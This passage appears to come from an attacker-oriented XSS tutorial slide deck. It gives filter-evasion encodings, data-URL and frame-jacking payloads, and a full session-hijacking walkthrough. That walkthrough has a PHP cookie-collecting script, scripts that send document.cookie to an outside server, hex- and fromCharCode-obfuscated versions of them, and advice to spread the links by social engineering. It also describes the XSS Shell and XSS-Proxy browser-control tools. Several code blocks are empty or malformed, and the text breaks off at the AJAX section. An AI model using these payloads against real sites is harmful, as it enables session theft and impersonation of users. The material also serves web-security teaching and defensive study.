But, an attacker can know how works and how are interpreted some protocol characters to encode injection -strings- and bypass possible defense filters, doing the same effect:

```
%3C%73%63%72%69%70%74%3E
```





# .:Evading Filters :.

Examples of code “mutations” using different encoders to allow to realize original injections (Character encoding):

Original injection:

```

```

Injection with changes to capital letters:

```
<IMG SRC="javascript:alert(SCG);">
```

Injection with changes between capital and lowercase letters:

```
<iMg sRC="jaVaScRipt:alert(SCG);">
```

Injection with apostrophes rather than double quotes:

```
<img src='javascript:alert(SCG);'>
```

Injection without quotation marks or apostrophes:

```
<img src=javascript:alert(SCG);>
```



# .:Evading Filters :.

Injection using decimal values:

```

```

Injection using hexadecimal values:

```

```

Injection using hexadecimal values and capital letters:

```

```

Injection using decimal values without use:

```

```

Injection using decimal values (using "leading zeros"):

```

```

Injection using a blank space at start:

```

```



# .:Evading Filters :.

Injection using a blank space in the middle:

```

```

Injection without use a blank space on tag:

```
<img/src="javascript:alert(SCG);">
```

Injection without close tag:

```

```

[.....]

More advanced examples on "section": [XSS Cheats](#) - [Fuzz Vectors](#)



# .:Evading Filters :.

Example of the -javascript- method `String.fromCharCode()`

`String.fromCharCode()` method takes specific values of “Unicode” and reply one -string-

Its syntax is:

```
String.fromCharCode(numX,numX,...,numX)
```

When *numX* is one or more values of Unicode.

Example:

```
<script type="text/javascript">  
document.write(String.fromCharCode(83,67,71,45,48,57));  
</script>
```

Output:

**SCG-09**

There are online tools to do more easy this task:

<http://wocares.com/noquote.php>



# .:Evading Filters :.

Example of code injection using `String.fromCharCode()`

Original injection:

```
"><script>alert(document.cookie);</script>
```

Encoded injection:

```
String.fromCharCode(60,115,99,114,105,112,116,62,97,108,101,114,116,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,59,60,47,115,99,114,105,112,116,62)
```

Encoded and recoded injection:

```
"><script>String.fromCharCode(97,108,101,114,116,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,59)</script>
```

```
String.fromCharCode(147,62,60,115,99,114,105,112,116,62,83,116,114,105,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101,40,57,55,44,49,48,56,44,49,48,49,44,49,49,52,44,49,49,54,44,52,48,44,49,48,48,44,49,49,49,44,57,57,44,49,49,55,44,49,48,57,44,49,48,49,44,49,49,48,44,49,49,54,44,52,54,44,57,57,44,49,49,49,44,49,49,49,44,49,48,55,44,49,48,53,44,49,48,49,44,52,49,44,53,57,41,60,47,115,99,114,105,112,116,62)
```



# .:Evading Filters :.

Example of the -javascript- function Unescape()

The function `unescape()` decodes a -string- that was encoded with `escape()`

Its syntax is:

*`unescape(string)`*

Example of encoding with `escape()` and subsequent decoding to `unescape()`:

```
<script type="text/javascript">
  var test1="SCG09";
  test1=escape(test1);
  document.write (test1 + "<br />");
  test1=unescape(test1);
  document.write(test1 + "<br />");
</script>
```

Output:

SCG09  
%53%43%47%30%39



# .:Evading Filters :.

Example of code injection using Unescape()

Original injection:

```
"><script>alert(document.cookie);</script>
```

Encoded injection:

```
%93%3e%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%29%3b%3c%2f%73%63%72%69%70%74%3e
```

Example of advanced vector using Unescape() and mixed with String.fromCharCode():

```
<img src=foo.png onerror=alert(/SCG09/) />
```

```
<img src=foo.png onerror=%61%6c%65%72%74%28%2f%53%43%47%30%39%2f%29/>
```

```
String.fromCharCode(60,105,109,103,32,115,114,99,61,102,111,111,46,112,110,103,32,111,110,101,114,114,111,114,61,37,54,49,37,54,99,37,54,53,37,55,50,37,55,52,37,50,56,37,50,102,37,53,51,37,52,51,37,52,55,37,51,48,37,51,57,37,50,102,37,50,57,47,62)
```



# ..PoC examples – Bypassing filters :.

- Data Control PoC
- Frame Jacking PoC





# .:Data Control PoC :.

“Data URL” schema :

*data:[<mediatype>][;encoding],<data>*

**Valid examples of code injection using Data protocol:**

Using UTF8 encoding:

```
<a href="data:text/html;charset=utf-8,%3cscript%3ealert(1);history.back();%3c/script%3e" >SCG09</a>
```

```
<iframe src="data:text/html;charset=utf-8,%3cscript%3ealert(1);history.back();%3c/script%3e"></iframe>
```

Using Base64:

```
data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTtoaXN0b3J5LmJhY2soKTS8L3NjcmlwdD4=
```

Using UTF7:

```
data:text/html;charset=utf-7,+ADw-script+AD4-alert(1)+ADs-history.back()+ADsAPA-/script+AD4-
```

Using UTF-16 in Base64/UTF-7 and UTF-8 at same time:

```
data:text/html;charset=utf-7,+ADwAcwBjAHIAaQBwAHQAPg+-alert(1);history.back()+ADs-</script>
```



# .:Data Control PoC :.

Using UTF-16 in Base64:

```
data:text/html;charset=utf-7,+ADwAcwBjAHIAaQBwAHQAPgBhAGwAZQByAHQAKAAxACkAOwBoAGkAcwB0AG8AcgB5A  
C4AYgBhAGMAawAoACkAOwA8AC8AcwBjAHIAaQBwAHQAPg==+-
```

Using UTF-7 in Base64:

```
data:text/html;charset=utf-7;base64,K0FEdy1zY3JpcHQrQUQ0LWFsZXJ0KDEpK0FEcy1oaXN0b3J5LmJhY2soKSt  
BRHNBUEEtL3NjcmlwdCtBRDQt
```

Obfuscating UTF-7 in Base64:

```
data:text/html;charset=utf-7;base64,K0FEdy1zY3JpcHQrQUQ0LWFsZXJ0KDEpK0FEcy1oaXN0b3J5LmJhY2soKSt  
BRHNBUEEtL3NjcmlwdCtBRDQt
```

Svg+xml image in Base64:

```
data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dHA6Ly93d3cudzMub3JnLzlwMDAv3ZnliB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmcilHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW5rliB2ZXJzaW9uPSIxLjAiHg9IjAilHk9IjAilHdpZHRoPSIxOTQiGhlaWdodD0iMjAwliBpZD0ieHNzlj48c2NyaXB0IHR5cGU9InRleHQvZW50YXNjcmlwdCI+YWxlcnQollhTUyIpOzwvc2NyaXB0Pjwvc3ZnPg==
```



# .:Frame Jacking PoC :.

The attacker injects the following code to create a “frame” using simple HTML encoding and avoid possible filters:

```
<frameset rows="100%">  
  <frame noresize="noresize" frameborder ="0" title="SCG-09 Frame PoC"  
    src="http://blackbox.psy.net/proxy">  
  </frame>  
</frameset>
```

Frame jacking using simple HTML encoding:

```
<script type="text/javascript">document.write(unescape("%3C%66%72%61%6D  
%65%73%65%74%20%72%6F%77%73%3D%22%31%30%30%25%22%3E%0A%3C  
%66%72%61%6D%65%20%6E%6F%72%65%73%69%7A%65%3D%22%6E%6F  
%72%65%73%69%7A%65%22%20%66%72%61%6D%65%62%6F  
%72%64%65%72%20%3D%22%30%22%20%74%69%74%6C%65%3D  
%22%53%43%47%2D%30%39%20%46%72%61%6D%65%20%50%6F  
%43%22%20%73%72%63%3D%22%68%74%74%70%3A%2F%2F%62%6C%61%63%6B  
%62%6F%78%2E%70%73%79%2E%6E%65%74%2F%70%72%6F%78%79%22%3E%0A  
%3C%2F%66%72%61%6D%65%3E%0A%3C%2F%66%72%61%6D%65%73%65%74%3E")  
);</script>
```



# .:Frame Jacking PoC :.

The attacker injects the following code to create an "iframe" using simple HTML encoding and avoid possible filters:

```
<script type="text/javascript">document.write(unescape("<body topmargin="0"
  leftmargin="0 " marginwdth="0" marginheight="0">
<iframe src="http://blackbox.psy.net/proxy" name="SCG-09 Frame PoC" width="100%"
  height="100%" scrolling="auto" frameborder="no"></iframe>"));</script>
```

%09%3C%73%63%72%69%70%74%20%74%79%70%65%3D%22%74%65%78%74%2F  
%6A%61%76%61%73%63%72%69%70%74%22%3E%64%6F%63%75%6D%65%6E  
%74%2E%77%72%69%74%65%28%75%6E%65%73%63%61%70%65%28%22%3C  
%62%6F%64%79%20%74%6F%70%6D%61%72%67%69%6E%3D%22%30%22%20%0A  
%09%09%6C%65%66%74%6D%61%72%67%69%6E%3D%22%30%20%22%20%6D  
%61%72%67%69%6E%77%64%74%68%3D%22%30%22%20%6D%61%72%67%69%6E  
%68%65%69%67%68%74%3D%22%30%22%3E%0A%20%09%3C%69%66%72%61%6D  
%65%20%73%72%63%3D%22%68%74%74%70%3A%2F%2F%62%6C%61%63%6B  
%62%6F%78%2E%70%73%79%2E%6E%65%74%2F%70%72%6F  
%78%79%22%20%20%6E%61%6D%65%3D%22%53%43%47%2D  
%30%39%20%46%72%61%6D%65%20%50%6F%43%22%20%20%77%69%64%74%68%3D  
%22%31%30%30%25%22%0A%09%09%20%68%65%69%67%68%74%3D  
%22%31%30%30%25%22%20%73%63%72%6F%6C%6C%69%6E%67%3D  
%22%61%75%74%6F%22%20%66%72%61%6D%65%62%6F%72%64%65%72%3D  
%22%6E%6F%22%3E%3C%2F%69%66%72%61%6D%65%3E%22%29%29%3B%3C%2F  
%73%63%72%69%70%74%3E



# ..:Frame Jacking PoC :.

The attacker injects the following code to create a “frame” using a -javascript- function and avoid possible filters:

```
<script language="JavaScript" type="text/javascript">
<!--
function writeJS(){
var str="";
str+='\<frameset rows="100%">';
str+='\<frame noresize="noresize" frameborder="0" title="SCG-09 Frame PoC"
src="http://blackbox.psy.net/proxy">';
str+='\<!-- its time to bypass filters -->';
str+='\</frame>';
str+='\</frameset>';
document.write(str);
}
writeJS();
//-->
</script>
```



# .:Frame Jacking PoC :.

The attacker injects the following code to create an “iframe” using a -javascript- function and avoid possible filters:

```
script language="JavaScript" type="text/javascript">
<!--
function writeJS(){
var str="";
str+ '<body topmargin="0" leftmargin="0" marginwidth="0" marginheight="0">';
str+ '<iframe src="http://blackbox.psy.net/proxy" name="SCG-09 Frame PoC"
width="100%" height="100%" scrolling="auto"
frameborder="no"><Viframe>';
document.write(str);
}
writeJS();
//-->
</script>
```



# ..:Frame Jacking PoC :.

The attacker injects the following code to create an "iframe" using asynchronous -Ajax- and avoid possible filters:

```
<script>
function initialize() {
var testFrame =
document.createElement("IFRAME");
testFrame.id = "testFrame";
testFrame.src = "http://blackbox.psy.net/proxy";
testFrame.setAttribute("width","100%");
testFrame.setAttribute("height","100%");
testFrame.setAttribute("frameborder","no");
testFrame.setAttribute("scrolling","auto");
testFrame.style.display = "none";
document.body.appendChild(testFrame);
}
</script>
```

```
<body onload="initialize()" topmargin="0" leftmargin="0" marginwidth="0"
marginheight="0">
```



# .:Attack Techniques :.





# .:Classic XSS :.

- Stealing “Cookies”
- Session Hijacking



# .:Classic XSS :.

Practical example of using XSS to session hijacking.

Cookies are used to handler sessions in the web-browsers. Each user that is “login” receive an unique cookie that will use like “key” to access to some determinate places of the application. If an attackers steals the “key” (session hijacking) will be allow to unpersonate the victim, using his identity and privileges.

The idea is to use a XSS vector with which the user will send us his session cookie to a server on which we have control. Then we will change the cookie in our browser for which we received from the victim and will reload the web page with the “hijacked” session.

First, set the stage:

We uploaded a file (grabcookie.php) with the following code, in a server under our control:

```
<?php
$handle=fopen("cookielist.txt","a");
fputs($handle,"\n".$_GET["cookie"]."\n");
fclose($handle);
?>
```



# .:Classic XSS :.

Will be responsible for collecting the cookies and put them in a text file called cookielist.txt  
(**chmod 777**)

To get the cookie and send it to our server we can use the following code:

Example 1:

```
<script>
  var i=new Image();i.src = "http://blackbox.psy.net/protected/grabcookie.php?
cookie="+document.cookie;
</script>
```

Example 2:

```
<script>document.location="http://blackbox.psy.net/protected/grabcookie.php?cookie=" +
document.cookie
</script>
```

The next step is to embed the code in a XSS vector on a victim server.

[http://tiendavirtual.com/public\\_html?page\\_id=3&forumaction=search&user=VECTOR\\_XSS](http://tiendavirtual.com/public_html?page_id=3&forumaction=search&user=VECTOR_XSS)



# .:Classic XSS :.

## Example 1:

*http://tiendavirtual.com/public\_html?page\_id=3&forumaction=search&user=<script>var i=new Image();i.src ="http://blackbox.psy.net/protected/grabcookie.php?cookie="+document.cookie;</script>*

## Example 2:

*http://tiendavirtual.com/public\_html?page\_id=3&forumaction=search&user=<script>document.location="http://http://blackbox.psy.net/protected/grabcookie.php?cookie=" + document.cookie</script>*

Probably, the webserver will have some filters to try to evade this type of injections so obvious. Anyway, we can always build a better code to avoid them. For example, we use `String.fromCharCode` encoding for the url of our “hidden server”.

*"http://blackbox.psy.net/protected/grabcookie.php?cookie=" --> `String.fromCharCode`  
(104,116,116,112,58,47,47,98,108,97,99,107,98,111,120,46,112,115,121,46,110,101,116,47,112,114,111,116,101,99,116,101,100,47,103,114,97,98,99,111,111,107,105,101,46,112,104,112,63,99,111,111,107,105,101,61)*



# .:Classic XSS :.

## Example 1:

```
http://tiendavirtual.com/public_html?page_id=3&forumaction=search&user=<script>var i=new  
Image();i.src  
=String.fromCharCode(34,104,116,116,112,58,47,47,109,105,115,101,114,118,105,100,111,114  
,111,99,117,108,116,111,46,99,111,109,47,112,114,111,116,101,99,116,101,100,47,103,114,97,  
98,99,111,111,107,105,101,46,112,104,112,63,99,111,111,107,105,101,61,34)  
+document.cookie;</script>
```

## Example 2:

```
http://tiendavirtual.com/public_html?  
page_id=3&forumaction=search&user=<script>document.location=String.fromCharCode(34,10  
4,116,116,112,58,47,47,109,105,115,101,114,118,105,100,111,114,111,99,117,108,116,111,46,9  
9,111,109,47,112,114,111,116,101,99,116,101,100,47,103,114,97,98,99,111,111,107,105,101,4  
6,112,104,112,63,99,111,111,107,105,101,61,34) + document.cookie</script>
```

And after, we encode to Hexadecimal (<http://centricle.com/tools/ascii-hex/>) the complete construction of the XSS vector.



# .:Classic XSS :.

## Example 1:

*http://tiendavirtual.com/public\_html?page\_id=3&forumaction=search&user=%3c%73%63%72%69%70%74%3e%76%61%72%20%69%3d%6e%65%77%20%49%6d%61%67%65%28%29%3b%69%2e%73%72%63%20%3d%53%74%72%69%6e%67%2e%66%72%6f%6d%43%68%61%72%43%6f%64%65%28%33%34%2c%31%30%34%2c%31%31%36%2c%31%31%36%2c%31%31%32%2c%35%38%2c%34%37%2c%34%37%2c%31%30%39%2c%31%30%35%2c%31%31%35%2c%31%30%31%2c%31%31%34%2c%31%31%38%2c%31%30%35%2c%31%30%30%2c%31%31%31%2c%31%31%34%2c%31%31%31%2c%39%39%2c%31%31%37%2c%31%30%38%2c%31%31%36%2c%31%31%31%2c%34%36%2c%39%39%2c%31%31%31%2c%31%30%39%2c%34%37%2c%31%31%32%2c%31%31%34%2c%31%31%31%2c%31%31%36%2c%31%30%31%2c%39%39%2c%31%31%36%2c%31%30%31%2c%31%30%30%2c%34%37%2c%31%30%33%2c%31%31%34%2c%39%37%2c%39%38%2c%39%39%2c%31%31%31%2c%31%31%31%2c%31%30%37%2c%31%30%35%2c%31%30%31%2c%34%36%2c%31%31%32%2c%31%30%34%2c%31%31%32%2c%36%33%2c%39%39%2c%31%31%31%2c%31%31%31%2c%31%30%37%2c%31%30%35%2c%31%30%31%2c%36%31%2c%33%34%29%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3b%3c%2f%73%63%72%69%70%74%3e*



# .:Classic XSS :.

## Example 2:


*http://tiendavirtual.com/public\_html?page\_id=3&forumaction=search&user=%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%53%74%72%69%6e%67%2e%66%72%6f%6d%43%68%61%72%43%6f%64%65%28%33%34%2c%31%30%34%2c%31%31%36%2c%31%31%36%2c%31%31%32%2c%35%38%2c%34%37%2c%34%37%2c%31%30%39%2c%31%30%35%2c%31%31%35%2c%31%30%31%2c%31%31%34%2c%31%31%38%2c%31%30%35%2c%31%30%30%2c%31%31%31%2c%31%31%34%2c%31%31%31%2c%39%39%2c%31%31%37%2c%31%30%38%2c%31%31%36%2c%31%31%31%2c%34%36%2c%39%39%2c%31%31%31%2c%31%30%39%2c%34%37%2c%31%31%32%2c%31%31%34%2c%31%31%31%2c%31%31%36%2c%31%30%31%2c%39%39%2c%31%31%36%2c%31%30%31%2c%31%30%30%2c%34%37%2c%31%30%33%2c%31%31%34%2c%39%37%2c%39%38%2c%39%39%2c%31%31%31%2c%31%31%31%2c%31%30%37%2c%31%30%35%2c%31%30%31%2c%34%36%2c%31%31%32%2c%31%30%34%2c%31%31%32%2c%36%33%2c%39%39%2c%31%31%31%2c%31%31%31%2c%31%30%37%2c%31%30%35%2c%31%30%31%2c%36%31%2c%33%34%29%20%2b%20%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%73%63%72%69%70%74%3e*



# .:Classic XSS :.

The next thing is to share the URL (social engineering) or inject the persistent code on a vulnerable server. Victims will send their cookies of session without knowing to our “hidden server” and will be included in the text file "cookielist.txt"

Finally, to hijack the session of the victim, just change your browser cookies ("EditCookie" Firefox) for which we received in the hidden server.



Remember that cookies expire

To refresh the web will be enough to get the new identity.





**.:XSS Proxy :.**



# .:XSS Proxy :.

Idea of use a "proxy" to carry out an XSS attack allows the attacker to have some advantage when try to "execute" an injection of malicious code on a web application.

The examples of XSS injections on web applications we've seen until now, usually made directly connections (direct-link) between the attacker and the victim server.

Although equally effective in the end, from a more elaborate point of view, doing so prevents it to perform much more complex processes of "obfuscation " of the data being sent.

This point is important because when an attacker is looking for potential vectors to introduce malicious code into a web application through direct connections, is likely to be leaving a trail identifiable in their petitions, their identity/origin or can be detected by a properly configured IDS.


So establish one or more points "intermediate" between the attacker and the victim can be very beneficial for the first of the two, allowing the attacker to adopt various strategies to deliver malicious code more difficult to detect.

This technique allows to use victims directly as "proxies"



# ..:XSS Proxy :.

Schema of a typical scenario of attack through "proxies":





# .:XSS Proxy :.

Rager Anton has combined the techniques of exploitation -javascript- code remotely and CSRF, to create an attack tool that uses a XSS vulnerable site and a victim, to execute an attack vector.

This tool is written in "perl" and is called XSS-Proxy (Win32):

*<http://sourceforge.net/projects/xss-proxy>*

The main idea is that the tool creates a “remote control”, and a “two-ways” interactive connection with the victim, which can be very useful for the attacker as a data channel to send commands and/or control the victims browsers.

We have an explanation of an advanced attack with XSS-Proxy on the following link:

*[http://xss-proxy.sourceforge.net/Advanced\\_XSS\\_Control.txt](http://xss-proxy.sourceforge.net/Advanced_XSS_Control.txt)*

And here's a very elaborate explanation slides created by ShmooCon:

*<http://xss-proxy.sourceforge.net/shmoocon-XSS-Proxy.ppt>*



# .:XSS Proxy :.

Control panel image of the tool XSS-Proxy:

---

## XSS-Proxy Controller Session

Fetch document:

Evaluate:

### Clients:

127.0.0.1 last state: idle\_req time: (5 sec ago)

### Document Results:

host: 127.0.0.1 session: 0 Document: <http://demo.testfire.net/>

host: 127.0.0.1 session: 0 Document: [http://demo.testfire.net/default.aspx?content=personal\\_savings.htm](http://demo.testfire.net/default.aspx?content=personal_savings.htm)

host: 127.0.0.1 session: 0 Document: [http://demo.testfire.net/default.aspx?content=business\\_retirement.htm](http://demo.testfire.net/default.aspx?content=business_retirement.htm)

host: 127.0.0.1 session: 0 Document: [http://demo.testfire.net/survey\\_questions.aspx](http://demo.testfire.net/survey_questions.aspx)

host: 127.0.0.1 session: 0 Document: <http://demo.testfire.net/default.aspx?content=privacy.htm>

host: 127.0.0.1 session: 0 Document: [http://demo.testfire.net/notfound.aspx?aspxerrorpath=/survey\\_questions.aspxsurvey\\_questions.aspx](http://demo.testfire.net/notfound.aspx?aspxerrorpath=/survey_questions.aspxsurvey_questions.aspx)

host: 127.0.0.1 session: 0 Document: <http://demo.testfire.net/>



.:XSS Shell :.



# .:XSS Shell :.

The idea of use a "shell" to support a XSS attack allows the attacker to interact in real time, so can send and receive responses from the victim at once and through an intuitive graphical interface.

We can consider the tool XSS Shell like a “backdoor” or a practical manager for -zombie-browsers.

The tool is packaged together with another one called XSS-Tunneling (. NET) at:

*<http://labs.portcullis.co.uk/download/xssshell-xsstunnell.zip>*

XSS\_Tunneling is defined like the HTTP traffic tunnel that allows data to travel through a XSS open channel. (<http://www.portcullis-security.com/uplds/whitepapers/XSSTunnelling.pdf>).

The combination of both tools allows the attacker to perform a series of injections that can serve, for example, to:

- Steal victim's credentials in a “basic” authentication method.
- Make a “bypass” of IP filters in administrative panels.
- Launch DDoS attacks.
- Add own -javascript- injections.

XSS Shell is created in "ASP" and has a "M\$ Access" database behind (Win32).



# .:XSS Shell :.

The most important characteristics of a XSS Shell are:

- "Regenerates" pages in real time:

XSS Shell re-renders the infected site and maintains the active user in a virtual environment while working. This allows the attacker to control each "click" that makes the victim anywhere (without changing domain restrictions).

- Maintains open sessions:

It allows the attacker to follow and keep control over the victim's browser even though it has already left the vulnerable site. (Evade timeout)

- Works as Keylogger:

It allows to collect all the keystrokes made by the victim's browser.

- Works as Mouse Logger (click points + current DOM)

It allows to pick up where the victims are "clicking", and to have a copy of the DOM scheme that they are using on the browser (similar to see a screenshot of the victim's screen).





# .:XSS Shell :.

It also contains a set of pre-established commands, that allows to:

- Steal session cookies
- Execute “whatever” javascript using Eval ()
- Collect information from the victim's clipboard (IE only)
- Collect the internal IP address (Firefox + JVM only)
- Collect the history of URLs visited by the victim.

The screenshot displays the XSS Shell Admin interface in Mozilla Firefox. The interface is divided into three main sections: **Commands**, **Victims**, and **Logs**. The **Commands** section lists various JavaScript functions: `getCookie()` (Get victims active cookie), `getSelfHtml()` (Get victim's current page HTML Code), `alert(<message>)` (Send message to victim), `eval(<javascript_code>)` (Execute virtually anything in JS), `prompt(<question>)` (Play Truth or Dare), and `getKeyloggerData()` (Get keylogger data). The **Victims** section shows two active victims with their IP addresses and session IDs: 127.0.0.1 / 273149 and 127.0.0.1 / 340031. The **Logs** section displays a list of recent actions, including HTML requests. A vertical blue banner on the right side of the interface reads "XSS Shell". Below the main interface, a browser window shows a "Mozilla Developer Network" page with a search bar and a small alert dialog box that says "howdy?" with an "OK" button.



# .:XSS Shell :.

## Example of attack using XSS Tunnel + XSS Shell:

1. Configure the server with the XSS Shell in the local machine and run it.
2. After configure XSS Tunnel to be used by the XSS Shell server.
3. Then “prepare” an attack vector in some vulnerable site.
4. Launch the XSS Tunnel and wait for one victim which executes previous vector.
5. Configure browser to use the XSS tunnel.
6. When check if one of the victims is connected to XSS tunnel, launch XSS Shell.
7. Next is to use the tool.

Status	Requested Path
200	/sample_victim/2.htm
200	/sample_victim/2.htm
200	/sample_victim/3.htm
200	/sample_victim/1.htm
200	/sample_victim/lq.gif
404	/sample_victim/lgasdasd
404	/sample_victim/notexistssasdasd
200	/sample_victim/
404	/sample_victim/victim.asp?fulltext=%go=Go&search=type=
200	/sample_victim/1.htm
404	/sample_victim/victim.asp?fulltext=%go=Go&search=type=
404	/sample_victim/victim.asp?fulltext='onmouseover=alert(0xcfcfcf)&go=Go&search=ty...
404	/sample_victim/victim.asp?fulltext="%go=Go&search=type=
404	/sample_victim/victim.asp?fulltext=%go=%22%3E%3Cscript%3Ealert(0xcfcfcf)%3C/s...
404	/sample_victim/victim.asp?fulltext=%22%22&go=Go&search=type=
404	/sample_victim/victim.asp?fulltext=%go=%20onmouseover=alert(0xcfcfcf)&search=t...
404	/sample_victim/victim.asp?fulltext='/%go=Go&search=type=



# .:Ajax Exploitation :.



# .:AJAX Exploitation :.

Asynchronous JavaScript and XML (AJAX) is one of the latest technologies used by Web developers to provide a browsing experience like working on "local. " As a new technique there are still some security features that haven't been studied yet:

- There are more -inputs- so, there are more "points" to protect.
- Internal functions are exposed.
- Contains no well-defined coding mechanisms when a client accesses to resources.
- Not very efficient protecting the session and authentication credentials.

## Vulnerabilities in XMLHttpRequest object:

AJAX uses XMLHttpRequest to handle all communication with the server application. When a client sends a request to a specific URL on the same server that contains the original page, can receive different responses. It is very useful to give some "capacity" to users within a web application. In addition XMLHttpRequest can collect information from virtually all servers in the web, allowing to open different attack vectors and techniques through use (SQL Injections, XSS,...)



# .:AJAX Exploitation :.

## XSS vulnerabilities using Ajax:

